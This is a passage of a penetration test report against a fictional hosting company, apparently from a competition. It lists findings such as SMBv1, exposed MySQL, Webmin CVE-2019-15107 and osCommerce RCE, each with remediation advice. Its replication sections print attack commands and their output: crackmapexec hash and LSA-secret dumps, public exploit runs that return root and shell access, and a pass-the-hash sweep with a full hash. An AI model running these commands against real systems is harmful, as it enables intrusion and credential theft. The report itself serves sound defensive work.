HOSTS AFFECTED	192.168.110.60	


DETAILS

192.168.110.60 contained a file indicating that Josh, a system administrator, gave key VNC credentials to an outside “VIP” customer.

Key credentials should never be shared outside the company, as it is tantamount to releasing them to the public at large. This is an incredible security risk, especially since it seems that the users that obtained the credentials are likely committing illegal activity. This could end up meaning significant legal ramifications for RVAPT Hosting.

REPLICATION

Evidence of this can be found on the root directory of 192.168.110.60:



```
[VNC]
VIP customer who is running silkroad asked for a special credential.
This customer is extremely valuable to our company, take a good care of them.

Beware of the legal authorities...

password = [redacted]

- josh
```

MITIGATION

Immediately change passwords related to this machine and remove Josh’s administrative credentials.

REFERENCES

https://www.wikihow.com/Fire-an-Employee-Compassionately

#5 - SMBV1 ENABLED		CVSS
RISK	**Medium High**	**9.3** **CRITICAL**
IMPACT	**Significant**	
LIKELIHOOD	**Likely**	
HOSTS AFFECTED	192.168.120.18 192.168.120.20 192.168.120.21	


DETAILS

The SMBv1 server in Windows has a prominent vulnerability known as the "Windows SMB Remote Code Execution Vulnerability." It allows for execution of code from a remote location and, in this case, enables dumping of key hashes that can be used to easily crack passwords.


This is a fairly significant risk to the system, as anyone that is able to gain access to the internal network could easily gain administrative control.

REPLICATION

Using crackmapexec, an Active Directory post-exploitation tool, we were able to dump the key hashes that could then be used to crack passwords in the AD system.



```
jojo@kali:~/Documents/heckcomp/cme$ crackmapexec smb 192.168.120.21 -u josh -p [redacted] --sam
SMB         192.168.120.21  445    JOE              [*] Windows 10 Enterprise Evaluation 18363 x64 (name:JOE) (domain:RVAPTHOSTING) (signing:False) (SMBv1:True)
SMB         192.168.120.21  445    JOE              [+] RVAPTHOSTING\josh:[redacted] (Pwn3d!)
SMB         192.168.120.21  445    JOE              [+] Dumping SAM hashes
SMB         192.168.120.21  445    JOE              Administrator:500:aad3b4[redacted]
SMB         192.168.120.21  445    JOE              Guest:501:aad3[redacted]
SMB         192.168.120.21  445    JOE              DefaultAccount:503:aad3[redacted]
SMB         192.168.120.21  445    JOE              WDAGUtilityAccount:504:aad3[redacted]
SMB         192.168.120.21  445    JOE              Win10-1:1001:aad3b435[redacted]
SMB         192.168.120.21  445    JOE              Win10-2:1003:aad3b435[redacted]
SMB         192.168.120.21  445    JOE              Win10-3:1005:aad3b435[redacted]
SMB         192.168.120.21  445    JOE              [+] Added 7 SAM hashes to the database
jojo@kali:~/Documents/heckcomp/cme$
```



```
SMB         192.168.120.21  445    JOE              [*] Windows 10 Enterprise Evaluation 18363 x64 (name:JOE) (domain:RVAPTHOSTING) (signing:False) (SMBv1:True)
SMB         192.168.120.21  445    JOE              [+] RVAPTHOSTING\josh:[redacted] (Pwn3d!)
SMB         192.168.120.21  445    JOE              [+] Dumping LSA secrets
SMB         192.168.120.21  445    JOE              RVAPTHOSTING.COM/joe:$DCC2[redacted]
SMB         192.168.120.21  445    JOE              RVAPTHOSTING.COM/Administrator:$DCC[redacted]
SMB         192.168.120.21  445    JOE              RVAPTHOSTING.COM/builder:$DCC[redacted]
SMB         192.168.120.21  445    JOE              RVAPTHOSTING.COM/bob:$DCC[redacted]
SMB         192.168.120.21  445    JOE              RVAPTHOSTING.COM/josh:$DCC2[redacted]
SMB         192.168.120.21  445    JOE              RVAPTHOSTING\JOE$:aes256[redacted]
SMB         192.168.120.21  445    JOE              RVAPTHOSTING\JOE$:aes128-[redacted]
SMB         192.168.120.21  445    JOE              RVAPTHOSTING\JOE$:des-[redacted]
SMB         192.168.120.21  445    JOE              RVAPTHOSTING\JOE$:aad3[redacted]
SMB         192.168.120.21  445    JOE              dpapi_machinekey:0x[redacted]
dpapi_userkey:0xd[redacted]
SMB         192.168.120.21  445    JOE              NL$KM:
[redacted]
SMB         192.168.120.21  445    JOE              [+] Dumped 11 LSA secrets to /home/jojo/.cme/logs/JOE_192.168.120.21_2020-04-16_193651.lsa and /home/jojo/.cme/logs/JOE_192.168.120.21_2020-04-16_193651.cached
```

MITIGATION
Currently each version of SMB has a notable vulnerability. As such, the best course for mitigation would be to research each version of SMB and their associated patches to choose a solution that would be optimal for RVAPT Hosting’s needs.

REFERENCES
https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3 **https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/smbghost-cve-020-0796-a-critical-smbv3-rce-vulnerability/**

#6 - EXPOSED MYSQL		CVSS
RISK	Medium	8.3 HIGH
IMPACT	Moderate	
LIKELIHOOD	Likely	
HOSTS AFFECTED	192.168.110.10 192.168.110.20	


DETAILS

Because MySQL is typically used to store important data, it is typically kept internally in the infrastructure. However, if MySQL is exposed in the external network, any machine on the outside can connect to it, and if credentials are obtained or exploited, any machine on the outside can access or change the data in the database.

The impact of this finding is high, due to the fact that accessing potentially sensitive data from outside the internal network could be made incredibly easy with an exposed database.

REPLICATION

As it is exposed to the internet, replicating this vulnerability is as simple as connecting to MySQL remotely:



```
c0nfusedk-k1ng@kali:~/RVAPT/external/host-20$ mysql -h 192.168.110.20 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1143
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

MITIGATION
Internal databases used for applications should not be left exposed to the outside world via external-facing interfaces. This gives attackers the ability the opportunity to possibly break into them and steal sensitive information. To mitigate this, the configurations of SQL databases should be changed to use the localhost interface or an internal interface if needed by other hosts in the network. Additionally, webservices connecting to these databases should change the interface they use as well.

REFERENCES
N/A

#7 - MINISERV REMOTE CODE EXECUTION		CVSS
RISK	**High**	**8.2** **HIGH**
IMPACT	**Significant**	
LIKELIHOOD	**Very Likely**	
HOSTS AFFECTED	192.168.110.60	


DETAILS

Webmin is a Web application that enables administrators to manage Linux servers, and it uses a web server application called Miniserv that handles the Webmin web app.

The version of Webmin in use on 192.168.110.60 uses Miniserv 1.92, a notoriously vulnerable service. Using a publicly available exploit, it was possible to execute commands remotely using a vulnerability in Miniserv.
As with other remote code execution exploits, this poses a significant risk to the company, as outside sources getting access to machines in the system could potentially cause significant damage.

REPLICATION

Webmin 1.92's vulnerability is well documented, and it's Common Vulnerability & Exposure code is CVE-2019-15107. There exists a publicly available python script that simply needs to be run on the port that is hosting the service:



```
c0nfusedk-k1ng@kali:~/RVAPT/external/host-60/code$ ./CVE_2019_15107.py http://192.168.110.60:10000 whoami

 _______           _______      _______  _______  __    _____       __    _______  __    _______  ______
(  ____ \|\     /|(  ____ \    / ___   )(  __   )/  \  / ___ \     /  \  (  ____ \/  \  (  __   )/ ___  \
| (    \/| )   ( || (    \/    \/   )  || (  )  |\/) )( (   ) )    \/) ) | (    \/\/) ) | (  )  |\/   )  )
| |      | |   | || (__            /   )| | /   |  | |( (___) |      | | | (____    | | | | /   |    /  /
| |      ( (   ) )|  __)         _/   / | (/ /) |  | | \____  |      | | (_____ \   | | | (/ /) |   /  /
| |       \ \_/ / | (           /   _/  |   / | |  | |      ) |      | |       ) )  | | |   / | |  /  /
| (____/\  \   /  | (____/\    (   (__/\|  (__) |__) (_/\____) )   __) (_/\____) )__) (_|  (__) | /  /
(_______/   \_/   (_______/____\_______/(_______)\____/\______/____\____/\______/ \____/(_______) \_/
                         (_____)                             (_____)
                                          python By jas502n


vuln_url= http://192.168.110.60:10000/password_change.cgi

Command Result = root
```

MITIGATION
In order to mitigate this exploit, RVAPT Hosting should update to the newest version of the application or find a similar application.

REFERENCES
https://github.com/jas502n/CVE-2019-15107 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15107

#8 - ROOT RUNNING APPLICATION		CVSS
RISK	**Medium High**	**8.2** **HIGH**
IMPACT	**Significant**	
LIKELIHOOD	**Likely**	
HOSTS AFFECTED	192.168.110.60	


DETAILS

The root user on a Linux device is a user that has complete access to the machine, with no limits on commands it can execute. For this reason, it is bad practice to run any sort of application from the root user, as any vulnerability could possibly have an effect on the highest level of code execution on the machine; e.g. remote code execution running through an application on root could run any root command on the machine.

RVAPT is hosting Miniserv 1.92 as root on 192.168.110.60, meaning that the exploit we used to attack it was able to run root commands.

REPLICATION

The aforementioned Webmin vulnerability allowed us to run root commands on 192.168.110.60:



```
c0nfusedk-k1ng@kali:~/RVAPT/external/host-60/code$ ./CVE_2019_15107.py http://192.168.110.60:10000 whoami

                                   python By jas502n


vuln_url= http://192.168.110.60:10000/password_change.cgi

Command Result = root
```

MITIGATION
Applications should be run with the least amount of privileges possible and only should be given more when absolutely necessary. The mitigation of this would take little time as it just requires migrating the application to be run by a different user (usually www-data)

REFERENCES
N/A

#9 - OSCOMMERCE REMOTE CODE EXECUTION		CVSS
RISK	High	7.2 HIGH
IMPACT	Significant	
LIKELIHOOD	Very Likely	
HOSTS AFFECTED	192.168.110.10	


DETAILS

OsCommerce is an open-source piece of online store management software used on web servers that host online stores or services, such as epicgamers.rvapthosting.com. The particular version of OsCommerce used on epicgamers (2.3) is vulnerable to external attacks. Using a readily available exploit, it is possible to get remote execution access to the web server. This allows for an interactive shell that can be used to view files on the machine.

This could have a potentially high impact on the infrastructure, as enough time on a limited shell could ultimately lead to a deeper level of exploitation that could lead to access to the greater system.

REPLICATION

Using an exploitation and vulnerability validation tool called Metasploit, we were able to find a common exploit for osCommerce 2.3, and send the payload to the port hosting it on 192.168.110.10. This then allowed for RCE.



```
           osCommerce 2.3 Remote Code Execution Exploit
                     0day.today/exploit/30088
               Exploit Developed By Iran-cyber.Net
                        White HaT Hackers


     [+] epicgamers.rvapthosting.com --> vulnerable!
     [+] epicgamers.rvapthosting.com --> Posting Payload...
     [+] epicgamers.rvapthosting.com --> Payload Sent Successfully!
     [+] epicgamers.rvapthosting.com/vuln.html --> Deface Uploaded
 ICG-Shell$ whoami

www-data
```


MITIGATION
As OSCommerce is a client application, the best course of action would be to contact the appropriate client and notify them of this security vulnerability. There are updated versions of OSCommerce available which would prevent this vulnerability on the infrastructure.

REFERENCES
https://github.com/04x/OsCommerce2-3RceExploit https://nvd.nist.gov/vuln/detail/CVE-2018-18572 **https://github.com/osCommerce**

#10 - LOCAL ADMIN CREDENTIAL REUSE		CVSS
RISK	**Medium**	7.2 HIGH
IMPACT	**Moderate**	
LIKELIHOOD	**Possible**	
HOSTS AFFECTED	192.168.120.18 192.168.120.20 192.168.120.21	

DETAILS

Local administrator accounts are used to perform administrator duties with accounts that are not attached to a domain. During Red Force X's penetration test, we found that credentials were reused across non-Domain accounts, allowing SYSTEM level access to each machine.



```
SMB         192.168.120.18  445    BOB              [+] BOB\Administrator b0d77d4966a5aa4c5145ee601d5f18df (Pwn3d!)
SMB         192.168.120.2   445    FTP              [-] FTP\Administrator b0d77d4966a5aa4c5145ee601d5f18df STATUS_LOGON_FAILURE
SMB         192.168.120.21  445    JOE              [+] JOE\Administrator b0d77d4966a5aa4c5145ee601d5f18df (Pwn3d!)
SMB         192.168.120.1   445    DC               [-] DC\Administrator b0d77d4966a5aa4c5145ee601d5f18df STATUS_LOGON_FAILURE
SMB         192.168.120.20  445    JOSH             [+] JOSH\Administrator b0d77d4966a5aa4c5145ee601d5f18df (Pwn3d!)
```

REPLICATION

N/A

MITIGATION

When administering support to computers, it is advisable to have administrator accounts to perform updates, however, local administrator accounts should not have shared passwords since they are machine-level accounts. Administration should be performed on Domain admin accounts or local administration accounts with different passwords. The suggested mitigation is to create different passwords for local administrator accounts or disabling them in favor of domain accounts.

REFERENCES

N/A

#11 - C:\WINDOWS FOLDER HOSTED ON SMB		CVSS
RISK	**Medium**	**6.3** **MEDIUM**
IMPACT	**Moderate**	
LIKELIHOOD	**Likely**	
HOSTS AFFECTED	192.168.120.20	

DETAILS

C:\Windows is the initial directory for the entire OS. As such, it is very important that this directory is protected in order to prevent destruction of the machine. 192.168.120.20 is hosting this directory on the network, meaning anyone on the same network can access it. This is very dangerous, as a malicious user would have access to the OS's internal files.

REPLICATION

Connect to the internal network and open the network tab, then navigate to 192.168.120.20 (JOSH).

MITIGATION

In order to mitigate possible damage to the internal filesystem, it is recommended that RVAPT Hosting streamlines the shared file permissions settings on its internal network.

REFERENCES

N/A

#12 - FTP ANONYMOUS LOGIN		CVSS
RISK	Medium	5.3 MEDIUM
IMPACT	Minor	
LIKELIHOOD	Very Likely	
HOSTS AFFECTED	192.168.110.60	

DETAILS


FTP (File Transfer Protocol) normally requires authentication in order to send and receive files from the server; however, a server can set up an anonymous login that allows any user to access it.

This can be especially dangerous for the company should a device with sensitive data have an open anonymous FTP login, as any third party would have direct access to all the files on the host.

REPLICATION

Once connected to ftp on port 192.168.110.60, enter anonymous as the username followed by anything for the password to gain access to the server.

As you can see, anonymous_enable is set to YES:



```
listen=YES
anonymous_enable=YES
local_enable=YES
write_enable=YES
dirmessage_enable=YES
use_localtime=YES
xferlog_enable=YES
connect_from_port_20=YES
#secure_chroot_dir=/var/run/vsftpd/empty
pam_service_name=vsftpd
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO
write_enable=YES
anon_upload_enable=YES
local_root=/ftp
anon_umask=022
anon_root=/ftp
allow_writeable_chroot=YES
~
```

MITIGATION
Disabling anonymous login on the FTP server is simply a matter of setting anonymous_enable to NO in the vsftpd.conf file (usually /etc/vsftpd/vsftpd. conf).

REFERENCES
N/A

#13 - DECOMMISSIONED FTP SERVER		CVSS
RISK	**Low Medium**	**5.3** **MEDIUM**
IMPACT	**Minor**	
LIKELIHOOD	**Likely**	
HOSTS AFFECTED	192.168.120.2	

DETAILS

192.168.120.2 was previously used as an ftp server; however, it was decommissioned and meant to be unused. Despite this, the server is still up and running, and it still contained sensitive company data on it.

This is not an immediate risk as the server is still password protected, however, once cracked the files on said server were significant enough for us to break more machines on the internal network, including the CEO's.

REPLICATION

Connect to the ftp server on 192.168.120.2. It is still possible to upload files to and download files from it.

MITIGATION

As this server has been decommissioned, there is no need to keep it running, and therefore the FTP service should be shut down as soon as is possible.

REFERENCES

N/A

#14 - INSECURE HTTP		CVSS
RISK	**Low**	2.6 LOW
IMPACT	**Negligible**	
LIKELIHOOD	**Possible**	
HOSTS AFFECTED	192.168.110.10 192.168.110.12 192.168.110.14 192.168.110.60	

DETAILS

HTTPS is a more secure version of HTTP, using encryption to send data between a machine and a website. With standard HTTP, it is possible for a third party to intercept data sent over the network using open-source software that could contain login information, important company data, personal info, etc.

REPLICATION

Open the websites being hosted and check the security certificate, or the lock icon to the left of the URL.

MITIGATION

There is no particular reason for websites to use HTTP, so it is highly recommended that RVAPT Hosting looks into purchasing SSL certificates for its websites in order to increase security.

REFERENCES

N/A

#15 - BRICKTUBE REMOTE CODE EXECUTION		CVSS
RISK	None	0.0 INFORMATIONAL
IMPACT	Medium	
LIKELIHOOD	None	
HOSTS AFFECTED	192.168.110.20	

DETAILS

Bricktube, a website hosted on 192.168.110.20, could be potentially exploited.
While non-operational, once access to the machine was gained, inspection of the source code revealed security risks in the website. Should the website go live, it is very possible for it to be exploited and allow for remote code execution.

REPLICATION

Investigate the source code of the Bricktube site on 192.168.110.20. It contains numerous vulnerabilities that are very easy to exploit.

MITIGATION

It would be best to temporarily take down the website and contact the customer in order to create a more secure website, to help maintain the infrastructure's security.

REFERENCES

N/A